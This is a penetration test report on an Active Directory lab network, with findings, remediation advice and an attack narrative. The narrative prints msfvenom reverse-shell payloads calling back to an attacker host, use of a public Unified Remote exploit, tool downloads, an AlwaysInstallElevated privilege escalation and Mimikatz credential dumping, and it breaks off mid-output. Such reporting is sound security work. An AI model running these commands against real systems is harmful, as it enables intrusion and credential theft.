bharathreddy

Penetration Test Report

Executive Summary

Overview and Overall Risk Rating

Bharath conducted a gray box penetration test for Chiperninja in order to determine the exposure of the targeted network. The scope of the assessment covered the Chiperninja's assets with the goals of identifying if a remote attacker could penetrate Chiperninja's defences and determining the impact of such a security breach.

During the assessment, multiple high and critical severity issues were found which led for an external attacker to compromise the domain controller at the end. Due to that, the overall risk identified to Chiperninja as a result of the penetration test is High. It is reasonable to believe that a malicious entity would be able to successfully execute an attack against Chiperninja through targeted attacks.

Successful exploitation may result in interrupting the business, stealing confidential or PII data, or modifying data which can have severe financial impact overall.

In addition to high and critical severity findings, we also observed several positive controls. For example, the operating systems were up to date with Windows 11 and Server 2022 with no exploitable vulnerabilities on the OS itself and they had properly configured permissions.

High-Level Results

The penetration testing report yielded significant findings regarding the client's network security posture. Firstly, a critical vulnerability was exploited through an outdated remote service on a client machine, resulting in unauthorized access. Subsequently, privilege escalation was achieved due to misconfigured security policies, allowing for elevated privileges. Exploiting this access, credentials for the "tom" user were extracted from the LSASS, granting access to another client. Within this client, a KeePass database was discovered, password protected, and subsequently cracked, revealing credentials for the "frank.admin" account, who held domain administrator privileges. Leveraging these credentials, access to the domain was successfully obtained, showcasing systemic vulnerabilities and the potential for widespread compromise within the client's network

Due to the severity and nature of these attacks, it's strongly recommended to remediate the vulnerabilities as soon as possible.

Prioritized Recommendations

Based on the penetration testing results, Bharath makes the following key recommendations:

1. **Patch Management:** All assets should be kept current with latest vendor supplied security patches. This can be achieved with vendor-native tools or third-party applications, which can provide an overview of all missing patches. In many instances, third-party tools can also be used for patch deployment throughout a heterogeneous environment.
2. **Credential Management and Protection:** Encourage and train employees on how to use a password manager to securely store such sensitive information.
3. **Credential Management and Protection**: Encourage and train employees on how to use a password manager to securely store sensitive information.
4. **Password Policy**: Introduce a domain-wide strong password policy to prevent brute-forcing attacks to gather clear-text credentials.

About the Penetration Test

Bharath was tasked with performing a gray box penetration test in the Chiperninja's IT infrastructure. A gray box penetration test is a simulated attack against the systems to determine if an attacker can breach the perimeter and get domain admin privileges in the internal Active Directory (AD) environment. For this pentest, the pentesting team was provided with two externally accessible IP addresses and the information about an Active Directory network on the internal subnetwork.

The focus of this test was to perform attacks, like those that might be conducted by a malicious entity and attempt to infiltrate Chiperninja's systems – the marvel.local domain.

The overall objective of this assessment was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Chiperninja.

In the following sections, we will provide the main results from the penetration test with detailed explanations and the recommendations to remediate the vulnerabilities.

Scope

Bharath conducted the penetration tests on the following services:

- Network-level penetration testing against the hosts in the internal network.
- Network-level penetration testing against the internet facing hosts.

During this penetration test, the following assets in the scope were targeted. The specific IP addresses were as below:

1. **PC-3: 192.168.52.155**
2. **PC-2: 192.168.52.156**
3. **DC : 192.168.52.154**

There were no specific restrictions or specific hours to conduct the gray box testing except:

- A rule against attacks that could have harmed the systems' functionalities.
- Breaking the law.
- Denial of Service attacks that interrupt the servers at the network or application layer.
- Threatening, blackmailing, or otherwise harming employees.

Summary of Results

While conducting the gray box penetration test, there were several alarming vulnerabilities that were identified within Chiperninja's network. For example, Bharath was able to gain access to multiple machines, primarily due to outdated patch and poor security configurations. During testing, Bharath had administrative level access to multiple systems. The main results from the graybox test are listed below:

Reuse of Domain Administrator Credentials

Vulnerability: Active Domain Administrator User on a Server
Severity: High
Host: PC-2 (192.168.52.156).
Description: This vulnerability involves the reuse of domain administrator credentials, discovered through the compromised KeePass database stored locally on a system within the network. Upon gaining access to the system, the penetration tester identified the KeePass software and proceeded to download and crack open the database, revealing the password associated with the "frank.admin" account. It was determined that this password was also being used as the domain administration account, thereby posing a critical security risk due to the reuse of sensitive credentials across both local and domain administration accounts.

Impact: The reuse of domain administrator credentials and their storage in an insecure manner significantly amplifies the risk of unauthorized access and potential compromise of critical systems and resources within the network. This vulnerability enables attackers to escalate privileges, perform lateral movement, and potentially gain full control over the network infrastructure, leading to severe data breaches, service disruptions, and reputational damage.

Remediation: To mitigate this vulnerability, immediate actions should be taken, including Implementing robust password management practices, such as enforcing unique and complex passwords for domain administration accounts and prohibiting the reuse of passwords across different accounts. Conducting a thorough review of all privileged account credentials to identify instances of password reuse and implementing measures to address any identified issues promptly.

Unauthorized Code Execution via Unified Remote Service

Affected Version: 3.9.0

Severity: Critical
Host: PC-3 (192.168.52.155).
Description: A critical vulnerability was identified in the Unified Remote Service version 3.9.0, which allowed unauthorized code execution on the target system. The vulnerability allowed unauthorized code execution, leading to the establishment of a reverse shell on the target system. The Unified Remote Service exposed a network service on port 9512 without proper authentication or authorization checks, making it accessible to unauthorized users. Exploit for Unified Remote Service was found. The exploit emulated keyboard input to open a command prompt on the target system, enabling arbitrary command execution.

Impact: The vulnerability involving unauthorized code execution via the Unified Remote Service (URS) version 3.9.0 on host 192.168.52.155 poses a critical risk, allowing attackers to establish a reverse shell, execute arbitrary commands, and compromise system integrity. With the URS exposing a network service without proper authentication or authorization, unauthorized users can exploit this vulnerability, potentially leading to complete system compromise and data exfiltration.

Remediation: Ensure that the Unified Remote Service is updated to the latest version to address known vulnerabilities. Check the vendor's website or release notes for updates and security patches. Implement strong authentication and authorization mechanisms for the Unified Remote Service, ensuring that only authorized users or systems can access and interact with it. Enforce strict input validation on all user-supplied data to prevent command injection and other security issues. Sanitize input before processing it.

Privilege Escalation

Vulnerability: Privilege Escalation via “AlwaysInstallElevated” Policy

Severity: High
Host: PC-3 (192.168.52.155).
Description: The "Privilege Escalation Vulnerability via AlwaysInstallElevated Policy" is a security issue that allows non-administrator users to escalate their privileges on a

Windows system by abusing the "AlwaysInstallElevated" policy. This policy, when enabled, grants regular users the ability to install software with elevated privileges typically reserved for administrators. This can lead to unauthorized software installation and potential compromise of the system's security.

Impact: This vulnerability enables non-administrator users to elevate their privileges on a Windows system by exploiting the "AlwaysInstallElevated" policy. When enabled, attackers can install a reverse shell software to attain administrated privileges.

Remediation: To prevent non-administrator users from installing software with elevated privileges, disable the "AlwaysInstallElevated" policy. You can do this via Group Policy settings or by modifying the Windows Registry

Attack Narrative

Information Gathering on the Scope

We conducted a full TCP port Nmap scan on the scope with the following command: nmap -sV -A -iL scope.txt after saving the three IP addresses initially provided by the client in a text file (scope.txt).

From the Nmap results, we found that we could only access the 192.168.50.X IP addresses in the network.

The Nmap results showed three IP address with several open ports: 192.168.52.155, 192.168.52.156 and 192.168.52.154. After finding multiple ports open on 192.168.52.155, we understood that it may be faced to public that could have been reached externally. This IP address seemed to be windows box with open smb and web ports. We began our tests by enumerating the web port 9510 on the windows box to find the initial attack vector.


```
PORT      STATE SERVICE       REASON  VERSION
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack
5040/tcp  open  unknown       syn-ack
5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9510/tcp  open  nagios-nsca   syn-ack Nagios NSCA
9512/tcp  open  unknown       syn-ack
47001/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         syn-ack Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack Microsoft Windows RPC
49670/tcp open  msrpc         syn-ack Microsoft Windows RPC
58342/tcp open  msrpc         syn-ack Microsoft Windows RPC
58351/tcp open  msrpc         syn-ack Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: 0s
| nbstat: NetBIOS name: PC-3, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:2d:02:ad (VMware)
| Names:
|   PC-3<20>             Flags: <unique><active>
|   MARVEL<00>           Flags: <group><active>
|   PC-3<00>             Flags: <unique><active>
| Statistics:
|   00:0c:29:2d:02:ad:00:00:00:00:00:00:00:00:00:00
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_  00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 9678/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 44890/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 29557/udp): CLEAN (Failed to receive data)
|   Check 4 (port 33636/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2024-02-11T17:04:01
|_  start_date: N/A

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:04
Completed NSE at 12:04, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 12:04
Completed NSE at 12:04, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 12:04
Completed NSE at 12:04, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 186.73 seconds
```

PC3 (192.168.52.155)


Directory buster scan on port 9510:

From the Nmap scan 9510 port seemed unusual. A visit to the port 9510 showed a 404 not found error. To enumerate the port, we did a directory brute force with the following command:


feroxbuster –u http://192.168.52.155:9510/ -w /usr/share/wordlist/dirbuster/directory-list-2.3-medium.txt -C 404 400 502 503




The results show that there is client subpage. A visit to the client subpage shows that there is a Unified Remote Service running.



We can get to the server Manger folder by clicking on the server manager button which takes us to web subpage.




Now that we know that it’s Unified Remote Server which can be used as a remote to control the machine. We need to find a version number and check for any available exploits. We can go to the about section and find out the version number, which happens to be 3.9.0



Version

Version	3.9.0.2463 (48)
OS	windows
Platform	Windows NT 6.2 (Build 9200) IA32
Machine	DESKTOP-V8D6853
Command	C:\Program Files (x86)\Unified Remote 3\RemoteServerWin.exe
Uptime	0d 00:30:48

We searched for the current version of the Service for any known vulnerabilities which revealed a Remote Code Execution vulnerability and its PoC:




Proof Of Concept Code: https://www.exploit-db.com/exploits/49587


We saved the PoC file from Exploit-DB as 49587.py.

For this exploit to work we need a windows executable and host it on our machine which send a reverse shell to our local machine upon execution. To create this, we used msfvenom from Metasploit framework by the following command:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.52.134 LPORT=4444 -f exe > reverse.exe
```



Next lets setup a local python server to host the executable.



Now let's execute our exploit with the following command:

```
python2 49587.py 192.168.52.155 192.168.52.134 reverse.exe
```

```
┌──(brlinux㉿kali)-[~/Documents/adproject]
└─$ python2 49587.py 192.168.52.155 192.168.52.134 reverse.exe
[+] Connecting to target ...
[+] Popping Start Menu
[+] Opening CMD
[+] *Super Fast Hacker Typing*
[+] Downloading Payload
[+] Done! Check listener?
```

This shows that our exploit was successful, and we obtained an interactive shell on the machine as the domain user marvel\webappuser.

```
┌──(brlinux㉿kali)-[~/Documents/adproject]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.52.134] from (UNKNOWN) [192.168.52.155] 50226
Microsoft Windows [Version 10.0.22631.2428]
(c) Microsoft Corporation. All rights reserved.

C:\Users\webappuser>
```

Establishing Situational Awareness in the Domain


Since we had access to a domain-joined computer with valid credentials, we transferred and executed the sharphound.ps1 script on the machine with the following commands to collect information about the domain and to determine potential attack vectors:

```
Invoke-BloodHound -CollectionMethod All -OutputDirectory C:\Users\webappuser -OutputPrefix "ad"
```

```
PS C:\Users\webappuser> wget http://192.168.52.134/sharphound.ps1 -o sharphound.ps1
wget http://192.168.52.134/sharphound.ps1 -o sharphound.ps1
PS C:\Users\webappuser> ls
ls
```

```
PS C:\Users\webappuser> Import-Module .\sharphound.ps1
Import-Module .\sharphound.ps1
PS C:\Users\webappuser> Invoke-BloodHound -CollectionMethod All -OutputDirectory C:\Users\webappuser\ -OutputPrefix "adproject1"
Invoke-BloodHound -CollectionMethod All -OutputDirectory C:\Users\webappuser\ -OutputPrefix "adproject1"
2024-01-31T13:09:05.9434579+05:30|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
2024-01-31T13:09:06.2422993+05:30|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container
, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-01-31T13:09:06.2917436+05:30|INFORMATION|Initializing SharpHound at 13:09 on 31-01-2024
2024-01-31T13:09:06.7340912+05:30|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for MARVEL.local : DC-br.MARVEL.local
2024-01-31T13:09:07.3075431+05:30|INFORMATION|Loaded cache with stats: 55 ID to type mappings.
 57 name to SID mappings.
 1 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2024-01-31T13:09:07.3230881+05:30|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DC
OM, SPNTargets, PSRemote
2024-01-31T13:09:07.6686054+05:30|INFORMATION|Beginning LDAP search for MARVEL.local
2024-01-31T13:09:07.7462396+05:30|INFORMATION|Producer has finished, closing LDAP channel
2024-01-31T13:09:07.7620198+05:30|INFORMATION|LDAP channel closed, waiting for consumers
2024-01-31T13:09:37.8020630+05:30|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 86 MB RAM
2024-01-31T13:09:54.1569885+05:30|INFORMATION|Consumers finished, closing output channel
2024-01-31T13:09:54.2668165+05:30|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2024-01-31T13:09:54.5090121+05:30|INFORMATION|Status: 96 objects finished (+96 2.086957)/s -- Using 90 MB RAM
2024-01-31T13:09:54.5090121+05:30|INFORMATION|Enumeration finished in 00:00:46.9084133
2024-01-31T13:09:54.6724499+05:30|INFORMATION|Saving cache with stats: 55 ID to type mappings.
 57 name to SID mappings.
 1 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2024-01-31T13:09:54.6724499+05:30|INFORMATION|SharpHound Enumeration Completed at 13:09 on 31-01-2024! Happy Graphing!
PS C:\Users\webappuser>
```

Once the script finished running, a zip file was created. We transferred the SharpHound zip archive output to our attacker machine. By analysing the results, we found that “tom” users have a session on our machine, which were able to be used in further exploitation steps.



Privilege Escalation

We need to escalate our privileges to obtain the hash of the user “tom” who has a session in the client PC-3. We downloaded winpeas script which searches for possible ways to escalate privileges on windows hosts.

```
PS C:\Users\webappuser> wget http://192.168.52.134/winpeas.exe -o winpeas.exe
wget http://192.168.52.134/winpeas.exe -o winpeas.exe
PS C:\Users\webappuser>
```

The script showed that **AlwaysInstallElevated** policy was turned on which allows any user to install a msi packages as administrator, which can lead into installing reverse shell packages and gaining a shell as administrator. For more info refer here.

```
Checking AlwaysInstallElevated
https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#alwaysinstallelevated
  AlwaysInstallElevated set to 1 in HKLM!
  AlwaysInstallElevated set to 1 in HKCU!
```

We can exploit this policy by creating a reverse shell msi package using msfvenom by following code:

msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.52.134 LPORT=4444 -f msi > shell.msi

```
┌──(brlinux㉿kali)-[~/Documents/adproject]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.52.134 LPORT=4444 -f msi > shell.msi
pg_ctl: another server might be running; trying to start server anyway
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes

┌──(brlinux㉿kali)-[~/Documents/adproject]
└─$
```

We transferred it to the client and installed the package as shown:

```
PS C:\Users\webappuser> wget http://192.168.52.134/shell.msi -o shell.msi
wget http://192.168.52.134/shell.msi -o shell.msi
PS C:\Users\webappuser>
```

```
PS C:\Users\webappuser> msiexec /i rev.msi
msiexec /i rev.msi
PS C:\Users\webappuser>
```

This shows that our package was successfully installed, and we obtained an interactive shell on the machine as a “nt authority”.

```
┌──(brlinux㉿kali)-[~/Documents/adproject]
└─$ nc -nvlp 443
listening on [any] 443 ...
connect to [192.168.52.134] from (UNKNOWN) [192.168.52.155] 49900
Microsoft Windows [Version 10.0.22631.3007]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>whoami
whoami
nt authority\system

C:\Windows\System32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::f0e0:2bcc:5d12:6521%10
   IPv4 Address. . . . . . . . . . . : 192.168.52.155
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.52.2

C:\Windows\System32>
```

Next, we downloaded and launched the newest version of Mimikatz from our Kali machine. We checked for logonpasswords, which dump NTLM hashes for multiple users as shown below:

```
PS C:\Users\Public> .\'mimikatz (1).exe'
.\'mimikatz (1).exe'

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 2748478 (00000000:0029f03e)
Session           : Interactive from 3
User Name         : administrator
